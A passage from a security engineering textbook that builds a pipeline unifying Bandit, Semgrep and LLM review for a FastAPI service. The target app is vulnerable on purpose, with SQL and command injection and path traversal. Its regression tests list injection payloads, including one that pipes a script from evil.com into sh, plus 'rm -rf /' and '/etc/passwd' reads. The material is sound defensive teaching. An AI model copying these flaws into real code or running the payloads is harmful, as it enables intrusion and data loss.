Prerequisites
This section synthesizes everything from the chapter into a complete, working pipeline. You should have worked through Section 20.1 (threat modeling with STRIDE and attack trees) and Section 20.2 (Static Application Security Testing (SAST), fuzzing, LLM review, and sandboxing). The pipeline also draws on the Continuous Integration / Continuous Delivery (CI/CD) integration patterns from Chapter 18: AI-Assisted Testing and QA and the multi-agent orchestration from Chapter 17: Multi-Agent Software Teams. Familiarity with FastAPI, pytest, and basic Git workflows is assumed.
A single pull request to a genomics data portal triggers Bandit, Semgrep, an LLM reviewer, and a custom fuzzer; together they produce 47 alerts in four incompatible formats, three different severity scales, and no shared identifier for the SQL injection that three of them independently flagged on line 42. Bandit (a Python static analysis tool that detects common security anti-patterns) finds dangerous code constructs. Semgrep (a pattern-matching code scanner that enforces custom security rules) catches project-specific violations. LLMs spot logic flaws. Fuzzers discover crashes. Each tool produces findings in its own format, at its own severity scale, with its own false-positive rate (a false positive is a reported finding that turns out not to be a real vulnerability). A security review pipeline unifies these tools into a single workflow that runs automatically on every code change, deduplicates findings across tools, triages severity with LLM assistance, and generates regression tests that prevent fixed vulnerabilities from recurring. This section builds that pipeline end to end, targeting a realistic FastAPI service that the Discovery Workbench might use for experiment data access.
1. The Target: A FastAPI Experiment Service
The target application is a FastAPI service for managing scientific experiments, with endpoints for creating experiments, querying results, uploading data files, and running analysis scripts. It intentionally contains several vulnerability classes so the pipeline has real findings to discover. In production, you would scan your actual codebase; these vulnerabilities are representative of flaws common in research software.
"""
Target application: FastAPI experiment data service.
This service contains intentional vulnerabilities for
demonstration. Each flaw maps to a Common Weakness Enumeration (CWE) category.
"""
from fastapi import FastAPI, Depends, HTTPException, UploadFile
from fastapi.responses import JSONResponse
from sqlalchemy import create_engine, text
from sqlalchemy.orm import Session, sessionmaker
from pydantic import BaseModel
import subprocess
import hashlib
import os
import logging

app = FastAPI(debug=True)  # CWE-489: debug mode in production

# CWE-798: hardcoded database credentials
DATABASE_URL = "postgresql://admin:secretpass@localhost/experiments"
engine = create_engine(DATABASE_URL)
SessionLocal = sessionmaker(bind=engine)

logger = logging.getLogger("experiment_api")


class ExperimentCreate(BaseModel):
    title: str
    description: str
    researcher_email: str


def get_db():
    db = SessionLocal()
    try:
        yield db
    finally:
        db.close()


@app.post("/experiments")
def create_experiment(
    experiment: ExperimentCreate,
    db: Session = Depends(get_db)
):
    # CWE-89: SQL injection via string formatting
    query = text(
        f"INSERT INTO experiments (title, description, email) "
        f"VALUES ('{experiment.title}', "
        f"'{experiment.description}', "
        f"'{experiment.researcher_email}')"
    )
    db.execute(query)
    db.commit()
    return {"status": "created"}


@app.get("/experiments/search")
def search_experiments(q: str, db: Session = Depends(get_db)):
    # CWE-89: SQL injection in search parameter
    query = text(
        f"SELECT * FROM experiments WHERE title LIKE '%{q}%'"
    )
    results = db.execute(query).fetchall()
    return {"results": [dict(r._mapping) for r in results]}


@app.post("/experiments/{exp_id}/analyze")
def run_analysis(exp_id: int, script_name: str):
    # CWE-78: OS command injection
    result = subprocess.run(
        f"python scripts/{script_name}",
        shell=True,
        capture_output=True,
        text=True
    )
    return {
        "stdout": result.stdout,
        "stderr": result.stderr,
        "returncode": result.returncode
    }


@app.post("/experiments/{exp_id}/upload")
async def upload_data(exp_id: int, file: UploadFile):
    # CWE-22: Path traversal in filename
    save_path = f"uploads/{file.filename}"
    with open(save_path, "wb") as f:
        content = await file.read()
        f.write(content)
    return {"saved": save_path}


@app.get("/experiments/{exp_id}")
def get_experiment(exp_id: int, db: Session = Depends(get_db)):
    query = text(
        f"SELECT * FROM experiments WHERE id = {exp_id}"
    )
    result = db.execute(query).fetchone()
    if not result:
        raise HTTPException(status_code=404)
    # CWE-200: Returns all columns including internal fields
    return dict(result._mapping)


@app.post("/auth/login")
def login(username: str, password: str):
    # CWE-916: Weak password hashing (MD5)
    pw_hash = hashlib.md5(password.encode()).hexdigest()
    # CWE-532: Logging sensitive data
    logger.info(f"Login attempt: user={username}, hash={pw_hash}")
    # Authentication logic omitted for brevity
    return {"status": "ok"}
2. Pipeline Architecture
Scanning systematically requires a pipeline that runs each tool automatically and reconciles the results into a single report.

The security review pipeline has five stages, each building on the previous. Figure 20.3.1 illustrates Five-stage security review pipeline architecture.
In 2023, a single unpatched SQL injection in the MOVEit file transfer service led to breaches at over 2,500 organizations and exposed data on more than 90 million individuals. The vulnerability had been flagged by one scanning tool but buried under hundreds of unrelated alerts from other scanners, none of which shared a common format or severity scale. Unifying security tools into a single pipeline is not an architectural nicety; it is the difference between a finding that gets fixed and one that gets lost.
A security review pipeline orchestrates multiple security analysis tools (static analyzers,
fuzzers, LLM reviewers) into a single sequential process. It normalizes their outputs into
a common finding format and produces a unified report with deduplicated, triaged results.
Running tools individually forces engineers to correlate findings across incompatible
formats manually. That leads to duplicated effort, missed connections between related
vulnerabilities, and inconsistent severity assessments. The pipeline defines a shared data
schema (here, UnifiedFinding) that every tool adapter maps its native output
into. It then applies fingerprint-based deduplication (collapsing duplicate alerts from different tools by hashing a canonical identifier such as CWE + file + line) and LLM-assisted severity adjustment
before emitting the final report. Use a pipeline when two or more tools scan your codebase
and you need consistent, automated triage. For projects scanned by only one tool, a direct
integration (such as Bandit's built-in JSON reporter) is sufficient.
In short: a security pipeline turns a cacophony of incompatible alerts into one prioritized list that a developer can act on before lunch.
- Threat Model Generation: LLM analyzes the codebase and produces a STRIDE threat model with attack trees.
- Static Analysis: Bandit and Semgrep scan for known vulnerability patterns.
- LLM Security Review: Claude reviews the code for logic vulnerabilities and semantic flaws that static tools miss.
- Finding Deduplication and Triage: Merge findings from all tools, remove duplicates, and classify severity with LLM assistance.
- Regression Test Generation: For each confirmed finding, generate a pytest test that verifies the vulnerability is fixed and prevents regression.
Checkpoint
So far: multiple security tools each produce findings in their own format; the pipeline unifies them through a shared data schema (UnifiedFinding), deduplicates by fingerprint, triages severity with an LLM, and generates regression tests to prevent fixed vulnerabilities from returning.
Figure 20.5 illustrates how these five stages connect: each stage consumes the output of its predecessor, and the final report aggregates deduplicated, triaged findings alongside generated regression tests.
UnifiedFinding format, which feeds the final findings report.This architecture follows the multi-agent pipeline pattern from Chapter 17, where specialized agents (here, security tools) collaborate through a shared finding format. The pipeline also connects to the CI/CD integration patterns from Chapter 18, running automatically on pull requests.
The implementation below translates these five stages into a single SecurityPipeline class. Before reading the orchestration logic, note two foundational pieces it depends on: UnifiedFinding, the shared data schema that every tool adapter maps its output into, and PipelineResult, the container that aggregates all findings, statistics, and generated tests into one return value.
"""
Security review pipeline: orchestrates threat modeling,
static analysis, LLM review, triage, and test generation
into a single automated workflow.
"""
from dataclasses import dataclass, field
from enum import Enum
from typing import Optional
import json
import hashlib


class FindingSource(Enum):
    BANDIT = "bandit"
    SEMGREP = "semgrep"
    LLM_REVIEW = "llm_review"
    THREAT_MODEL = "threat_model"
    FUZZER = "fuzzer"


class Severity(Enum):
    CRITICAL = 0
    HIGH = 1
    MEDIUM = 2
    LOW = 3
    INFO = 4


@dataclass
class UnifiedFinding:
    """Normalized finding format across all security tools."""
    id: str
    source: FindingSource
    severity: Severity
    cwe_id: str
    title: str
    description: str
    file_path: str
    line_start: int
    line_end: int
    code_snippet: str
    recommendation: str
    confidence: float        # 0.0 to 1.0
    is_duplicate: bool = False
    duplicate_of: Optional[str] = None
    triaged_severity: Optional[Severity] = None
    regression_test: Optional[str] = None

    def fingerprint(self) -> str:
        """Generate a deduplication fingerprint.
        Two findings are duplicates if they reference the
        same CWE at the same code location."""
        key = f"{self.cwe_id}:{self.file_path}:{self.line_start}"
        return hashlib.md5(key.encode()).hexdigest()[:12]


@dataclass
class PipelineResult:
    """Complete output of the security review pipeline."""
    threat_model: dict
    findings: list[UnifiedFinding]
    deduplicated_count: int
    severity_distribution: dict[str, int]
    regression_tests: list[str]
    summary: str

    def critical_findings(self) -> list[UnifiedFinding]:
        effective = [
            f for f in self.findings
            if not f.is_duplicate
        ]
        return [
            f for f in effective
            if (f.triaged_severity or f.severity) in (
                Severity.CRITICAL, Severity.HIGH
            )
        ]


class SecurityPipeline:
    """Orchestrates the complete security review workflow."""

    def __init__(self, target_path: str):
        self.target_path = target_path
        self.findings: list[UnifiedFinding] = []

    def run(self) -> PipelineResult:
        """Execute all pipeline stages in sequence."""
        # Stage 1: Threat model
        threat_model = self._generate_threat_model()

        # Stage 2: Static analysis
        self._run_bandit()
        self._run_semgrep()

        # Stage 3: LLM review
        self._run_llm_review()

        # Stage 4: Deduplicate and triage
        self._deduplicate()
        self._triage()

        # Stage 5: Generate regression tests
        regression_tests = self._generate_regression_tests()

        # Compute summary statistics
        active = [f for f in self.findings if not f.is_duplicate]
        severity_dist = {}
        for f in active:
            sev = (f.triaged_severity or f.severity).name
            severity_dist[sev] = severity_dist.get(sev, 0) + 1

        result = PipelineResult(
            threat_model=threat_model,
            findings=self.findings,
            deduplicated_count=sum(
                1 for f in self.findings if f.is_duplicate
            ),
            severity_distribution=severity_dist,
            regression_tests=regression_tests,
            summary=self._generate_summary(severity_dist),
        )
        return result

    def _generate_threat_model(self) -> dict:
        """Stage 1: Generate STRIDE threat model."""
        # Uses the approach from Section 20.1
        from section_20_1_code import generate_threat_model
        with open(self.target_path) as f:
            source = f.read()
        return generate_threat_model(
            source,
            "FastAPI experiment data service with PostgreSQL"
        )

    def _run_bandit(self) -> None:
        """Stage 2a: Run Bandit and normalize findings."""
        # Uses the approach from Section 20.2
        from section_20_2_code import run_bandit
        bandit_findings = run_bandit(self.target_path)

        for bf in bandit_findings:
            cwe_map = {
                "B608": "CWE-89",   # SQL injection
                "B602": "CWE-78",   # Shell injection
                "B105": "CWE-798",  # Hardcoded password
                "B303": "CWE-916",  # Weak hash (MD5)
                "B106": "CWE-798",  # Hardcoded password arg
            }
            severity_map = {
                "HIGH": Severity.HIGH,
                "MEDIUM": Severity.MEDIUM,
                "LOW": Severity.LOW,
            }
            self.findings.append(UnifiedFinding(
                id=f"BAN-{len(self.findings):03d}",
                source=FindingSource.BANDIT,
                severity=severity_map.get(
                    bf.severity, Severity.MEDIUM
                ),
                cwe_id=cwe_map.get(bf.test_id, "CWE-unknown"),
                title=bf.issue_text,
                description=bf.issue_text,
                file_path=bf.filename,
                line_start=bf.line_number,
                line_end=bf.line_number,
                code_snippet=bf.code_snippet,
                recommendation="See Bandit documentation for fix",
                confidence=0.9 if bf.confidence == "HIGH" else 0.6,
            ))

    def _run_semgrep(self) -> None:
        """Stage 2b: Run Semgrep with custom rules."""
        from section_20_2_code import (
            run_semgrep, FASTAPI_SECURITY_RULES
        )
        semgrep_findings = run_semgrep(
            self.target_path, FASTAPI_SECURITY_RULES
        )

        for sf in semgrep_findings:
            severity_map = {
                "ERROR": Severity.HIGH,
                "WARNING": Severity.MEDIUM,
                "INFO": Severity.LOW,
            }
            self.findings.append(UnifiedFinding(
                id=f"SEM-{len(self.findings):03d}",
                source=FindingSource.SEMGREP,
                severity=severity_map.get(
                    sf["severity"], Severity.MEDIUM
                ),
                cwe_id=sf.get("cwe", "CWE-unknown"),
                title=sf["rule_id"],
                description=sf["message"],
                file_path=sf["file"],
                line_start=sf["line_start"],
                line_end=sf["line_end"],
                code_snippet=sf.get("code", ""),
                recommendation=sf["message"],
                confidence=0.85,
            ))

    def _run_llm_review(self) -> None:
        """Stage 3: LLM-driven semantic security review."""
        from section_20_2_code import security_review
        with open(self.target_path) as f:
            source = f.read()

        llm_findings = security_review(source, self.target_path)

        for lf in llm_findings:
            severity_map = {
                "CRITICAL": Severity.CRITICAL,
                "HIGH": Severity.HIGH,
                "MEDIUM": Severity.MEDIUM,
                "LOW": Severity.LOW,
            }
            conf_map = {"HIGH": 0.8, "MEDIUM": 0.6, "LOW": 0.4}
            self.findings.append(UnifiedFinding(
                id=f"LLM-{len(self.findings):03d}",
                source=FindingSource.LLM_REVIEW,
                severity=severity_map.get(
                    lf.severity, Severity.MEDIUM
                ),
                cwe_id=lf.cwe_id,
                title=lf.title,
                description=lf.description,
                file_path=lf.file,
                line_start=lf.line_range[0],
                line_end=lf.line_range[1],
                code_snippet="",
                recommendation=lf.recommendation,
                confidence=conf_map.get(lf.confidence, 0.5),
            ))

    def _deduplicate(self) -> None:
        """Stage 4a: Mark duplicate findings across tools."""
        seen: dict[str, str] = {}  # fingerprint -> finding id
        for finding in self.findings:
            fp = finding.fingerprint()
            if fp in seen:
                finding.is_duplicate = True
                finding.duplicate_of = seen[fp]
            else:
                seen[fp] = finding.id

    def _triage(self) -> None:
        """Stage 4b: LLM-assisted severity triage.

        The LLM reviews each active finding in context and
        may adjust severity up or down based on exploitability.
        """
        client = __import__("anthropic").Anthropic()

        active = [f for f in self.findings if not f.is_duplicate]
        if not active:
            return

        findings_text = "\n".join(
            f"- [{f.severity.name}] {f.cwe_id} at "
            f"{f.file_path}:{f.line_start}: {f.title}\n"
            f"  Description: {f.description}\n"
            f"  Source: {f.source.value}, "
            f"Confidence: {f.confidence}"
            for f in active
        )

        prompt = f"""You are a security triage specialist.
Review these vulnerability findings and adjust severity
based on real-world exploitability.

Consider:
1. Is the vulnerability reachable from external input?
2. Does it require authentication to exploit?
3. What is the blast radius (data exposure, system compromise)?
4. Are there existing mitigations that reduce risk?

FINDINGS:
{findings_text}

Return a JSON array where each item has:
- "cwe_id": the CWE identifier
- "line": the line number
- "adjusted_severity": CRITICAL, HIGH, MEDIUM, LOW, or INFO
- "rationale": One sentence explaining the adjustment

Only include findings where you changed the severity."""

        message = client.messages.create(
            model="claude-sonnet-4-20250514",
            max_tokens=2048,
            messages=[{"role": "user", "content": prompt}]
        )

        response = message.content[0].text
        start = response.find("[")
        end = response.rfind("]") + 1
        if start >= 0 and end > start:
            adjustments = json.loads(response[start:end])
            sev_map = {
                "CRITICAL": Severity.CRITICAL,
                "HIGH": Severity.HIGH,
                "MEDIUM": Severity.MEDIUM,
                "LOW": Severity.LOW,
                "INFO": Severity.INFO,
            }
            for adj in adjustments:
                for f in active:
                    if (f.cwe_id == adj["cwe_id"]
                            and f.line_start == adj["line"]):
                        f.triaged_severity = sev_map.get(
                            adj["adjusted_severity"],
                            f.severity
                        )

    def _generate_regression_tests(self) -> list[str]:
        """Stage 5: Generate pytest regression tests for
        each confirmed vulnerability."""
        client = __import__("anthropic").Anthropic()

        critical = [
            f for f in self.findings
            if not f.is_duplicate and (
                f.triaged_severity or f.severity
            ) in (Severity.CRITICAL, Severity.HIGH)
        ]

        if not critical:
            return []

        with open(self.target_path) as f:
            source = f.read()

        tests = []
        for finding in critical:
            prompt = f"""Generate a pytest regression test for
this security vulnerability:

VULNERABILITY:
- CWE: {finding.cwe_id}
- Title: {finding.title}
- Description: {finding.description}
- File: {finding.file_path}, line {finding.line_start}
- Recommendation: {finding.recommendation}

SOURCE CODE CONTEXT:
```python
{source}
```

The test should:
1. Attempt to exploit the vulnerability
2. Assert that the exploit is blocked (the fix works)
3. Use FastAPI's TestClient for HTTP endpoints
4. Include a docstring explaining what it tests

Return ONLY the pytest test function (no imports needed,
those will be in the test file header)."""

            message = client.messages.create(
                model="claude-sonnet-4-20250514",
                max_tokens=1024,
                messages=[{"role": "user", "content": prompt}]
            )

            test_code = message.content[0].text
            # Extract code from markdown fences if present
            if "```python" in test_code:
                start = test_code.find("```python") + 9
                end = test_code.find("```", start)
                test_code = test_code[start:end].strip()
            elif "```" in test_code:
                start = test_code.find("```") + 3
                end = test_code.find("```", start)
                test_code = test_code[start:end].strip()

            finding.regression_test = test_code
            tests.append(test_code)

        return tests

    def _generate_summary(self, severity_dist: dict) -> str:
        """Generate a human-readable summary of findings."""
        total = sum(severity_dist.values())
        critical = severity_dist.get("CRITICAL", 0)
        high = severity_dist.get("HIGH", 0)

        if critical > 0:
            verdict = "FAIL: Critical vulnerabilities found"
        elif high > 0:
            verdict = "WARN: High-severity vulnerabilities found"
        else:
            verdict = "PASS: No critical or high vulnerabilities"

        return (
            f"Security Review: {verdict}\n"
            f"Total unique findings: {total}\n"
            f"Distribution: {severity_dist}\n"
            f"Duplicates removed: "
            f"{sum(1 for f in self.findings if f.is_duplicate)}"
        )
Running three tools on the same codebase produces overlapping findings. The SQL injection on line 42 will appear in Bandit (B608), Semgrep (fastapi-sql-injection), and the LLM review (CWE-89). Without deduplication, the report has three entries for one bug, inflating the count and wasting triage time. Our fingerprinting approach (CWE + file + line) reduces these to a single finding with multiple corroborating sources. Corroboration actually increases confidence: a finding reported by two independent tools is more likely to be a true positive than one reported by only one. The pipeline tracks the original source of each finding so that the triage engineer can see which tools agree.
Mental Model
Think of the deduplication fingerprint like a hospital's patient intake system. When the same patient arrives at the emergency room, a specialist clinic, and a walk-in lab on the same day, each department creates its own chart with its own format and severity assessment. Without a shared patient ID (name + date of birth + complaint), the hospital sees three separate cases and triple-books resources. With one, it merges the records into a single case and notices that three independent departments flagged the same problem, raising confidence in the diagnosis. The fingerprint (CWE + file + line) serves as that shared patient ID: it lets the pipeline recognize that Bandit's "B608," Semgrep's "fastapi-sql-injection," and the LLM's "CWE-89 on line 42" are all the same underlying vulnerability, not three separate bugs requiring three separate fixes.
Common Misconception
A frequent misconception is that adding more security tools to the pipeline always improves security coverage. In practice, adding tools without proper deduplication and triage creates alert fatigue (the tendency for engineers to stop reading security reports once the volume of low-value alerts overwhelms their capacity to act): developers receive so many overlapping or low-confidence findings that they begin ignoring the report entirely, and real vulnerabilities slip through in the noise. The pipeline's value comes not from the number of tools it runs, but from the quality of its deduplication, severity triage, and false-positive suppression stages, which distill hundreds of raw alerts into a short list of actionable, high-confidence findings.
Exercise 20.3.1
The UnifiedFinding.fingerprint() method uses f"{self.cwe_id}:{self.file_path}:{self.line_start}" to deduplicate across tools. Suppose a developer refactors app/main.py by extracting the search endpoint into a new file app/search.py without changing the vulnerable SQL concatenation. After the refactor, Bandit reports the SQL injection at app/search.py:12 and the previous pipeline run recorded it at app/main.py:52. Does the fingerprint correctly recognize these as the same vulnerability, or does it treat them as two separate findings? Write a modified fingerprint() method that handles this scenario correctly.
Hint
The current fingerprint includes the file path and line number, both of which change during a refactor. Consider fingerprinting on the code snippet content itself (or a normalized hash of it) combined with the CWE, so that the same vulnerable pattern produces the same fingerprint regardless of where it lives in the codebase.
Step-Through: Deduplication Across Three Tools
Trace through the _deduplicate() method with three findings from different tools, all targeting the SQL injection on line 42:
Input findings (in order):
F0: id=BAN-000, source=BANDIT, cwe=CWE-89, file=app/main.py, line_start=42
F1: id=SEM-003, source=SEMGREP, cwe=CWE-89, file=app/main.py, line_start=42
F2: id=LLM-007, source=LLM_REVIEW, cwe=CWE-89, file=app/main.py, line_start=42
Iteration 1 (F0): Compute fingerprint: md5("CWE-89:app/main.py:42")[:12] = "a1b2c3d4e5f6". The seen dict is empty, so store {"a1b2c3d4e5f6": "BAN-000"}. F0 stays active.
Iteration 2 (F1): Same fingerprint "a1b2c3d4e5f6". Already in seen, so set F1.is_duplicate = True, F1.duplicate_of = "BAN-000".
Iteration 3 (F2): Same fingerprint again. Set F2.is_duplicate = True, F2.duplicate_of = "BAN-000".
Result: One active finding (BAN-000) with two corroborating duplicates. The report shows a single SQL injection entry instead of three, and the deduplicated_count increments by 2.
3. Running the Pipeline
With the pipeline class defined, running a complete security review is a single function call. The following code demonstrates the full workflow, from scanning to report generation:
"""
Running the security review pipeline and processing results.
This is the entry point for CI/CD integration.
"""
import json
from pathlib import Path


def run_security_review(
    target_path: str,
    output_dir: str = "security-reports"
) -> dict:
    """Execute the full security review pipeline.

    Args:
        target_path: Path to the Python file or directory.
        output_dir: Directory for report artifacts.

    Returns:
        Summary dict suitable for CI/CD status checks.
    """
    Path(output_dir).mkdir(exist_ok=True)

    pipeline = SecurityPipeline(target_path)
    result = pipeline.run()

    # Write the threat model
    with open(f"{output_dir}/threat-model.json", "w") as f:
        json.dump(result.threat_model, f, indent=2)

    # Write the findings report
    findings_report = []
    for finding in result.findings:
        if finding.is_duplicate:
            continue
        findings_report.append({
            "id": finding.id,
            "source": finding.source.value,
            "severity": (
                finding.triaged_severity or finding.severity
            ).name,
            "original_severity": finding.severity.name,
            "cwe": finding.cwe_id,
            "title": finding.title,
            "description": finding.description,
            "file": finding.file_path,
            "lines": f"{finding.line_start}-{finding.line_end}",
            "recommendation": finding.recommendation,
            "confidence": finding.confidence,
        })

    with open(f"{output_dir}/findings.json", "w") as f:
        json.dump(findings_report, f, indent=2)

    # Write regression tests
    test_header = '''"""
Security regression tests.
Auto-generated by the security review pipeline.
Each test verifies that a specific vulnerability is fixed.
"""
import pytest
from fastapi.testclient import TestClient
from app.main import app

client = TestClient(app)

'''
    test_file = test_header + "\n\n".join(
        result.regression_tests
    )
    with open(f"{output_dir}/test_security_regression.py", "w") as f:
        f.write(test_file)

    # Print summary
    print(result.summary)
    print(f"\nArtifacts written to {output_dir}/:")
    print(f"  threat-model.json")
    print(f"  findings.json ({len(findings_report)} findings)")
    print(f"  test_security_regression.py "
          f"({len(result.regression_tests)} tests)")

    # Return CI/CD status
    critical = result.critical_findings()
    return {
        "status": "fail" if critical else "pass",
        "findings_count": len(findings_report),
        "critical_count": len(critical),
        "tests_generated": len(result.regression_tests),
    }


# Execute
# status = run_security_review("app/main.py")
# if status["status"] == "fail":
#     sys.exit(1)  # Block the PR
4. Regression Test Generation in Detail
The most valuable output of the pipeline is not the findings report (which tells you what is wrong) but the regression tests (which prevent the same flaw from returning). Each generated test targets a specific vulnerability and verifies that the fix holds. Here are the tests the pipeline generates for our target application:
"""
Example regression tests generated by the security pipeline.
These tests verify that each vulnerability class is mitigated.
"""
import pytest
from fastapi.testclient import TestClient
from app.main import app

client = TestClient(app)


class TestSQLInjection:
    """Verify that SQL injection is blocked in all endpoints."""

    SQL_PAYLOADS = [
        "' OR '1'='1",
        "'; DROP TABLE experiments; --",
        "' UNION SELECT * FROM pg_shadow --",
        "1; EXEC xp_cmdshell('id')",
    ]

    def test_search_blocks_sql_injection(self):
        """SEC-001: SQL injection in /experiments/search.
        CWE-89: The search parameter must be parameterized.
        """
        for payload in self.SQL_PAYLOADS:
            response = client.get(
                "/experiments/search",
                params={"q": payload}
            )
            # The endpoint should not return a 500 (indicating
            # the injected SQL caused a database error)
            assert response.status_code != 500, (
                f"SQL injection succeeded with payload: {payload}"
            )
            # The response should not contain data from other
            # tables (UNION SELECT attack)
            if response.status_code == 200:
                body = response.json()
                assert "pg_shadow" not in str(body), (
                    "UNION SELECT extracted system table data"
                )

    def test_create_blocks_sql_injection(self):
        """SEC-002: SQL injection in /experiments (POST).
        CWE-89: Experiment creation must use parameterized queries.
        """
        for payload in self.SQL_PAYLOADS:
            response = client.post(
                "/experiments",
                json={
                    "title": payload,
                    "description": "test",
                    "researcher_email": "test@example.com"
                }
            )
            assert response.status_code != 500, (
                f"SQL injection in title field: {payload}"
            )

    def test_get_experiment_blocks_injection(self):
        """SEC-003: SQL injection in /experiments/{exp_id}.
        CWE-89: Experiment ID must be validated as integer.
        """
        # FastAPI's path parameter typing should block this,
        # but verify it explicitly
        response = client.get("/experiments/1%20OR%201=1")
        assert response.status_code in (404, 422), (
            "SQL injection in path parameter not blocked"
        )


class TestCommandInjection:
    """Verify that command injection is blocked."""

    COMMAND_PAYLOADS = [
        "; cat /etc/passwd",
        "| whoami",
        "$(curl http://evil.com/shell.sh | sh)",
        "`id`",
        "&& rm -rf /",
    ]

    def test_analyze_blocks_command_injection(self):
        """SEC-004: Command injection in /experiments/{id}/analyze.
        CWE-78: Script names must be validated against an allowlist.
        """
        for payload in self.COMMAND_PAYLOADS:
            response = client.post(
                "/experiments/1/analyze",
                params={"script_name": payload}
            )
            # Should reject invalid script names
            assert response.status_code in (400, 422), (
                f"Command injection not blocked: {payload}"
            )
            # stdout should never contain command output
            if response.status_code == 200:
                body = response.json()
                assert "root:" not in body.get("stdout", ""), (
                    "Command injection returned /etc/passwd"
                )


class TestPathTraversal:
    """Verify that path traversal is blocked in file uploads."""

    def test_upload_blocks_path_traversal(self):
        """SEC-005: Path traversal in /experiments/{id}/upload.
        CWE-22: Uploaded filenames must be sanitized.
        """
        from io import BytesIO

        traversal_names = [
            "../../../etc/cron.d/backdoor",
            "..\\..\\..\\windows\\system32\\evil.dll",
            "....//....//etc/passwd",
            "data.csv\x00.exe",  # Null byte injection
        ]

        for filename in traversal_names:
            file_data = BytesIO(b"malicious content")
            response = client.post(
                "/experiments/1/upload",
                files={"file": (filename, file_data, "text/csv")}
            )
            if response.status_code == 200:
                saved_path = response.json().get("saved", "")
                # The saved path must be within the uploads dir
                assert not saved_path.startswith(".."), (
                    f"Path traversal: file saved to {saved_path}"
                )
                assert "/etc/" not in saved_path, (
                    f"Path traversal escaped uploads dir"
                )


class TestCredentialSecurity:
    """Verify that credentials are not exposed."""

    def test_login_does_not_log_passwords(self, caplog):
        """SEC-006: Password logging in /auth/login.
        CWE-532: Passwords must never appear in log output.
        """
        import logging
        with caplog.at_level(logging.INFO):
            client.post(
                "/auth/login",
                params={
                    "username": "testuser",
                    "password": "supersecret123"
                }
            )
        # The password should not appear in any log message
        for record in caplog.records:
            assert "supersecret123" not in record.getMessage(), (
                "Password logged in plaintext"
            )

    def test_debug_mode_disabled(self):
        """SEC-007: Debug mode in production.
        CWE-489: Debug endpoints must be disabled.
        """
        # FastAPI in debug mode exposes /docs and detailed errors
        assert not app.debug, (
            "FastAPI debug mode is enabled in production"
        )
A bioinformatics team at a university hospital runs the security pipeline on their
genomics data portal, a FastAPI service that serves variant call files (VCFs) to
authorized researchers. The pipeline discovers three critical findings: (1) the
/variants/search endpoint concatenates patient IDs into SQL queries,
enabling extraction of other patients' genomic data (CWE-89, Health Insurance Portability and Accountability Act (HIPAA) violation);
(2) the file export endpoint does not check whether the requesting researcher has
Institutional Review Board (IRB) approval for the specific dataset (CWE-862, broken access control); (3) the
audit log stores full query parameters including patient identifiers in plaintext
(CWE-532, sensitive data in logs). The pipeline generates regression tests for all
three, and the team integrates them into their CI/CD pipeline. Six months later,
a new developer accidentally reintroduces the SQL injection in a refactored search
endpoint. The regression test catches it in the pull request check, blocking the
merge. The cost of running the pipeline: five minutes of compute per pull request.
The cost of the HIPAA violation it prevented: potentially millions of dollars.
5. Discovery Workbench Integration
The pipeline now produces findings, deduplicates them, and generates regression tests, but those outputs are only as useful as the system that stores and tracks them over time.
The security pipeline integrates with the Discovery Workbench (introduced in Chapter 6) as a security analysis module. Each pipeline run produces structured artifacts that the Workbench stores, versions, and visualizes:
"""
Discovery Workbench integration for the security pipeline.
Security findings become first-class discovery artifacts
alongside experiment results and model evaluations.
"""
from dataclasses import dataclass, field
from datetime import datetime
from typing import Optional
import json


@dataclass
class SecurityArtifact:
    """A security analysis result stored in the Workbench."""
    artifact_id: str
    pipeline_run_id: str
    timestamp: datetime
    target_path: str
    git_commit: str
    threat_model: dict
    findings: list[dict]
    regression_tests: list[str]
    metadata: dict = field(default_factory=dict)


class SecurityWorkbenchModule:
    """Discovery Workbench module for security analysis.

    Stores security artifacts, tracks vulnerability trends,
    and provides queries for security posture assessment.
    """

    def __init__(self, workbench_db):
        self.db = workbench_db

    def store_result(
        self,
        pipeline_result: PipelineResult,
        target_path: str,
        git_commit: str
    ) -> str:
        """Store a pipeline result as a Workbench artifact."""
        artifact = SecurityArtifact(
            artifact_id=f"sec-{datetime.now():%Y%m%d%H%M%S}",
            pipeline_run_id=f"run-{git_commit[:8]}",
            timestamp=datetime.now(),
            target_path=target_path,
            git_commit=git_commit,
            threat_model=pipeline_result.threat_model,
            findings=[
                {
                    "id": f.id,
                    "severity": (
                        f.triaged_severity or f.severity
                    ).name,
                    "cwe": f.cwe_id,
                    "title": f.title,
                    "file": f.file_path,
                    "line": f.line_start,
                }
                for f in pipeline_result.findings
                if not f.is_duplicate
            ],
            regression_tests=pipeline_result.regression_tests,
            metadata={
                "severity_distribution":
                    pipeline_result.severity_distribution,
                "summary": pipeline_result.summary,
            }
        )
        self.db.store(artifact)
        return artifact.artifact_id

    def vulnerability_trend(
        self, days: int = 90
    ) -> list[dict]:
        """Query vulnerability count over time.

        Returns daily counts of open vulnerabilities by
        severity, enabling trend visualization.
        """
        cutoff = datetime.now().timestamp() - (days * 86400)
        artifacts = self.db.query(
            "security_artifacts",
            timestamp_gt=cutoff,
            order_by="timestamp"
        )

        trend = []
